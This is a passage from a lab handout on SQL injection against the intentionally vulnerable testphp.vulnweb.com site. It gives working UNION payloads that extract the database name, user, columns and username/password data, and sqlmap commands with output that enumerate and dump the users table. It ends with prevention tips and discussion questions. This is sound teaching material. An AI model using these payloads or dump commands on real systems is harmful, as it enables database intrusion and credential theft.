
Get current database name:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,database(),3--`



Get current user:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,user(),3--`




c) Extract Table and Column Names

Display table names: `http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, column_name, 3 FROM information_schema.columns WHERE table_name='users'`

d) Dump Sensitive Data

- Extract data from specific columns:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,username,password FROM users--`



e) Automate SQL Injection Attack with sqlmap

- Use **sqlmap** for faster results:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch

It will then enumerate the available databases.

```
File Actions Edit View Help
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs

{1.8.7#stable}
Vulnerability: SQL Injection
User ID:
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 10:10:31 /2024-12-02/
```

```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 5022 FROM (SELECT(SLEEP(5)))NLvW)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-5001 UNION ALL SELECT NULL,CONCAT(0x716a716b71,0x54664d6b54654274574d4b44415a766d6
e6e794e574e6c55615055797247705a586d6a4f45466369,0x717a707a71),NULL-- -



[02:50:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[02:50:46] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[02:50:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testph
p.vulnweb.com'



[*] ending @ 02:50:47 /2025-09-25/

(kali@kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch
```


sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch



sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch



sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch



Educate about best practices:

- i. Implement prepared statements.
- ii. Sanitize user input.
- iii. Restrict database permissions.

Post Lab discussion questions:

- a) What is SQL injection, and how does it exploit vulnerabilities in a web application?
- b) What specific input validation issues did you observe during the lab?
- c) How did the database respond when you used invalid or malicious inputs?
- d) How did you identify that the input field was vulnerable to SQL injection?
- e) What techniques (e.g., error-based, union-based, or boolean-based) did you use to exploit the vulnerability?
- f) How did you determine the number of columns in the database?
- g) What type of data were you able to extract (e.g., usernames, passwords, table names)?
- h) How did tools like sqlmap assist in automating SQL injection attacks?
- i) What differences did you observe between manual exploitation and automated tools?
- j) What are the potential risks and impacts of an SQL injection attack on real-world application